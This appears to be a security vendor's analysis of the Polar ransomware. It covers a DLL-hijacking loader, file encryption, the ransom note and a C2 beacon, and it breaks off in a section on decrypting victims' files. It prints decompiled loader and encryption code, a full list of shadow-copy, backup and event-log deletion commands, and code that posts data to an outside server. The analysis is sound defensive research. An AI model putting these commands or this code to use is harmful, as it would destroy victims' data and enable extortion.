Signing time:	Monday, October 29, 2012 10:09:12 PM

View Certificate


Countersignatures

Name of signer:	E-mail address:	Timestamp
Symantec Time ...	Not available	Monday, October 29...

Details


OK

GameuxInstallHelper.dll (MD5: 1fd8402275d42e7389f0d28b9537db0f) is a .NET DLL library (compiled on April 29, 2020) imported when GDFInstall.exe is run.



```
617 GetStringTypeW                       KERNEL32.dll
813 LCMapStringW                         KERNEL32.dll
533 MessageBoxW                            USER32.dll
  6 CommandLineToArgvW                    SHELL32.dll
680 <n/a>                                 SHELL32.dll
 63 CoInitializeEx                          ole32.dll
 16 CoCreateInstance                        ole32.dll
108 CoUninitialize                          ole32.dll
 99 CoSetProxyBlanket                       ole32.dll
  2 <n/a>                                OLEAUT32.dll
  6 <n/a>                                OLEAUT32.dll
  6 GameExplorerUninstallW      GameuxInstallHelper.dll
  2 GameExplorerInstallW        GameuxInstallHelper.dll
```

This component is not actually legitimate, however: attacker code is executed after the GameExplorerInstallW symbol is exported. This frequently used technique of loading malicious code in the context of a legitimate application is known as DLL hijacking.



```
        public static string Decrypt(char[] data, string secretKey)
        {
            char[] array = secretKey.ToCharArray();
            for (int i = 0; i < data.Length; i++)
            {
                int num = i;
                data[num] ^= array[i % array.Length];
            }
            return new string(data);
        }

        // Token: 0x06000002 RID: 2 RVA: 0x00002094 File Offset: 0x00000294
        public static void GameExplorerInstallW()
        {
            string text = null;
            if (File.Exists("c:\\programdata\\Sysurl.Hex"))
            {
                text = File.ReadAllText("c:\\programdata\\Sysurl.Hex");
            }
            else if (File.Exists("c:\\windows\\system32\\Sysurl.Hex"))
            {
                File.Move("c:\\windows\\system32\\Sysurl.Hex", "c:\\programdata\\Sysurl.Hex");
                text = File.ReadAllText("c:\\programdata\\Sysurl.Hex");
            }
            if (text.Length != 0)
            {
                char[] data = text.ToCharArray();
                string s = Class1.Decrypt(data, "ABCSCDFRWFFSDJJHGYUOIj");
                byte[] rawAssembly = Convert.FromBase64String(s);
                Assembly assembly = Assembly.Load(rawAssembly);
                Type type = assembly.GetType("Polar.Encode");
                MethodInfo method = type.GetMethod("Actions");
                object obj = assembly.CreateInstance(method.Name);
                method.Invoke(obj, null);
                File.Delete("c:\\programdata\\Sysurl.Hex");
                File.Delete("c:\\programdata\\GameuxInstallHelper.dll");
            }
        }

        // Token: 0x06000003 RID: 3 RVA: 0x00002157 File Offset: 0x00000357
        public static void GameExplorerUninstallW()
        {
        }
    }
}
```

The file c:\programdata\Sysurl.Hex is read (after being copied from c:\windows\system32\Sysurl.Hex, if absent) and then simple XOR decrypted with key ABCSCDFRWFFSDJJHGYUOIj. The result is decoded with Base64, yielding a PE file that is loaded and run in memory with .NET. The payload and intermediate library are deleted before completion. Deletion occurs in the standard (insecure) way, which enables recovering the data if disk access is stopped in time and the information has not been overwritten.

Sysurl.Hex is an encrypted copy of the Polar ransomware.

This payload call sequence (in which a legitimate application loads a malicious library, which in turn decrypts a third component and passes control to it) is very commonly used to run the PlugX backdoor, which is widely seen among such Asian APT groups as APT10, APT41, TA459, and Bronze Union.

Let's consider the decrypted and decoded version of the ransomware (MD5: 841980b4ae02a4e6520ab834deee241b) in greater detail.

Based on how GameuxInstallHelper.dll is launched, we quickly can guess that this file, too, is an executable file compiled with .NET. The compilation date is April 9, 2020. The code entry point is the Actions method of the Encode class in the Polar name space (which is the name we have used for the malware family).

The malware deletes system event logs and shadow copies by performing the following commands:

```
dism /online /enable-feature /featurename:NetFx3
vssadmin.exe Delete Shadows /All /Quiet
bcdedit /set {default} recoveryenabled no
wmic shadowcopy delete
wbadmin delete backup
wbadmin delete systemstatebackup -keepversions:0
bcdedit /set {default} bootstatuspolicy ignoreallfailures
bcdedit /set {default} recoveryenabled no
wevtutil.exe clear-log Application
wevtutil.exe clear-log Security
wevtutil.exe clear-log System
wbadmin delete catalog -quiet
wbadmin delete catalog -quiet
wbadmin delete systemstatebackup
```

It then looks for and stops the following processes:

agntsvc.exe	msaccess.exe	ocomm.exe	steam.exe
agntsvc.exe	msftesql.exe	ocssd.exe	synctime.exe
agntsvc.exe	mspub.exe	onenote.exe	tbirdconfig.exe
agntsvc.exe	mydesktopqos.exe	oracle.exe	thebat.exe
dbeng50.exe	mydesktopservice.exe	outlook.exe	thebat64.exe
dbsnmp.exe	mysqld-nt.exe	powerpnt.exe	thunderbird.exe
encsvc.exe	mysqld-opt.exe	sqbcoreservice.exe	visio.exe
excel.exe	mysqld.exe	sqlagent.exe	winword.exe
firefoxconfig.exe	notepad++.exe	sqlbrowser.exe	wordpad.exe
infopath.exe	notepad.exe	sqlservr.exe	xfssvccon.exe
isqlplussvc.exe	ocautoupds.exe	sqlwriter.exe	

Then the malware gets a list of connected disks and starts recursive traversal of directories, skipping a few of them:

- C:\Windows

- C:\Program Files
- C:\Program Files (x86)
- C:\ProgramData
- C:\Python
- $SysReset
- $Recycle.Bin
- $RECYCLE.BIN


It cares only about files with the following extensions:

.3dm	.cfm	.dtd	.js	.mpg	.psd	.tax2014	.wmv
.3ds	.class	.dwg	.jsp	.msg	.py	.tax2015	.wpd
.3g2	.cpp	.dxf	.key	.msi	.rar	.tex	.wps
.3gp	.crdownload	.eps	.keychain	.obj	.rm	.tga	.xcodeproj
.7z	.cs	.fla	.log	.odt	.rpm	.thm	.xhtml
.accdb	.csr	.flv	.lua	.pages	.rss	.tif	.xlr
.ai	.css	.ged	.m	.part	.rtf	.tiff	.xls
.aif	.csv	.gif	.m3u	.pct	.sdf	.tmp	.xlsx
.asf	.cue	.gz	.m4a	.pdb	.sh	.toast	.xml
.asp	.dat	.h	.m4v	.pdf	.sitx	.torrent	.yuv
.aspx	.db	.html	.max	.php	.sln	.txt	.zip
.avi	.dbf	.ics	.mdb	.pkg	.sql	.vb	.zipx
.bak	.dds	.iff	.mdf	.pl	.srt	.vcd	
.bin	.deb	.indd	.mid	.png	.svg	.vcf	
.bmp	.dmg	.ini	.mov	.pps	.swf	.vcxproj	
.c	.dmp	.iso	.mp3	.ppt	.swift	.vob	
.cbr	.doc	.java	.mp4	.pptx	.tar	.wav	
.cer	.docx	.jpg	.mpa	.ps	.tar.gz	.wma	

Before starting encryption, the malware creates what we will call a base encryption key consisting of eight randomly chosen characters from the following alphabet: abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&?&/


Two approaches to encryption are used, depending on the file size. Each approach involves a different encryption key. The base encryption key is used in both approaches, however.

First we will look at the approach for encryption of files with size less than 64,052,000 bytes (approximately 61 MB). The intermediate password is the SHA-256 hash sum of the base encryption key. It is identical for all files and is used with a hard-coded salt and 1,000 iterations to generate the encryption key and initialization vector. Each key is encrypted with AES-CBC. The .locked extension is added to encrypted files.




```
// Token: 0x0600003B RID: 59 RVA: 0x00003F60 File Offset: 0x00002160
public static byte[] encryptAES(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] result = null;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, Encode.SALT, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cryptoStream.Close();
            }
            result = memoryStream.ToArray();
        }
    }
    return result;
}
```

Larger files are encrypted in a different way. In this case, the 16-byte encryption key is formed by taking the first 8 bytes from the base encryption key and the remaining 8 bytes from an additional hard-coded array. This is followed by a custom implementation of AES-ECB. Blocks of 16 bytes are encrypted, with the next 12,800 bytes skipped. The result is that only small parts of the file—not the entire file—are encrypted. This method was likely to chosen to speed up the encryption process. Encrypted files have the .cryptd extension.



```
// Token: 0x0600003A RID: 58 RVA: 0x00003E1C File Offset: 0x0000201C
public static void sec_EncryptFile(string source, string output, string password)
{
    try
    {
        using (FileStream fileStream = new FileStream(source, FileMode.Open))
        {
            using (FileStream fileStream2 = new FileStream(output, FileMode.Create))
            {
                long length = fileStream.Length;
                float num = (float)(Encode._SkipSize + Encode._BlockSize) * 1f / (float)length;
                double num2 = 0.0;
                AES aes = new AES(AES.KeySize.Bits256, Security.GetKey(password));
                byte[] array = new byte[Encode._BlockSize];
                byte[] array2 = new byte[Encode._BlockSize];
                int num3 = fileStream.Read(array, 0, Encode._BlockSize);
                while (num3 != 0)
                {
                    aes.Cipher(array, array2);
                    fileStream2.Write(array2, 0, num3);
                    array = new byte[Encode._SkipSize];
                    num3 = fileStream.Read(array, 0, Encode._SkipSize);
                    if (num3 == 0)
                    {
                        break;
                    }
                    fileStream2.Write(array, 0, num3);
                    array = new byte[Encode._BlockSize];
                    num3 = fileStream.Read(array, 0, Encode._BlockSize);
                    if (num3 == 0)
                    {
                        break;
                    }
                    num2 += (double)num;
                }
            }
        }
    }
    catch (Exception ex)
    {
        Console.WriteLine("Encrypt Failed ! ErrorMessage :" + ex.Message);
    }
}
```

Note that the result is creation of a new file (where the encrypted stream is written). The original file is insecurely deleted. Therefore, the original files can also be recovered from unallocated disk space if they have not yet been overwritten with fresh information.



```
try
{
    if (new FileInfo(file).Length <= 64052000L)
    {
        byte[] bytes = Encode.encryptAES(File.ReadAllBytes(file), Encode.passwordBytes);
        File.WriteAllBytes(file, bytes);
        File.Move(file, file + ".locked");
    }
    else
    {
        Encode.sec_EncryptFile(file, file + ".cryptd", Encode.password);
        File.Delete(file);
    }
}
catch (Exception)
```

In each directory containing encrypted files, a file named readme_contact_alex.dali@iran.ir.htm is created with the following contents:

```
Your companies cyber defense systems have been weighed, measured and have been found
wanting!!!
The breach is a result of grave neglect of security protocols
All of your computers have been corrupted with Polar malware that has encrypted your
files.
We ensure that the only way to retrieve your data swiftly and securely is with our
software.
Restoration of your data requires a private key which only we possess
Don't waste your time and money purchasing third party software, without the private
key they are useless.
It is critical that you don't restart or shutdown your computer.
This may lead to irreversible damage to your data and you may not be able to turn
your computer back on.
To confirm that our software works email to us 2 files from random computers you will
get them decrypted.
readme_contact_alex.dali@iran.ir.htm contain encrypted session keys we need in order
to be able to decrypt your files.
The softwares price will include a guarantee that your company will never be
inconvenienced by us.
You will also receive a consultation on how to improve your companies cyber security
If you want to purchase our software to restore your data contact us at:
Pt34Jarmys@protonmail.com
alex.dali@iran.ir

We can only show you the door. You're the one who has to walk through it.

Your personal installation key:*REDACTED*
```


The text of the ransom demand resembles that used by MegaCortex ransomware.

The ransom demand contains a modified version of the base encryption key. This version is derived by encrypting the base encryption key with RSA (with a hard-coded 1024-byte public key) and encoding it in Base64.

After file encryption is completed, the malware writes an image (contained in executable file resources) to disk at the path c:\programdata\Rs.bmp and sets it as the desktop background.

RANSOMWARE VIRUS
STEPS TO KEEP YOUR SYSTEM PROTECTED

The malware subsequently repeats the same procedure for deleting system event logs and shadow copies that it performed at the start. Then it sends an HTTP POST request with the name of the victim's computer to a server at hxxp://www.therockbrazil.com.br/assinaturas/logs.php.




```
// Token: 0x0600002E RID: 46 RVA: 0x00003904 File Offset: 0x00001B04
public static void InstallOk()
{
    string osname = Encode.getOsname();
    try
    {
        using (WebClient webClient = new WebClient())
        {
            NameValueCollection nameValueCollection = new NameValueCollection();
            nameValueCollection["Osname"] = osname;
            byte[] bytes = webClient.UploadValues("http://www.therockbrazil.com.br/assinaturas/logs.php", "POST", nameValueCollection);
            Encoding.UTF8.GetString(bytes);
        }
    }
    catch (Exception)
    {
    }
}
```

How we decrypted the files


Readers following the chain of encryption steps have likely noticed that the security of this whole encryption system depends on what we have called the base encryption key. Its value is encrypted with RSA-1024 and placed in the ransom demand. Currently, there are no methods that are both cheap and fast for factoring a key of such size. So we tried another tactic.

Remember that the base key is generated by taking eight random characters from the alphabet quoted earlier. Here is how the implementation works:



```
// Polar.Encode
// Token: 0x06000036 RID: 54 RVA: 0x00003CE0 File Offset: 0x00001EE0
public static string createPassword(int length)
{
    StringBuilder stringBuilder = new StringBuilder();
    Random random = new Random();
    while (0 < length--)
    {
        stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRST
    }
```

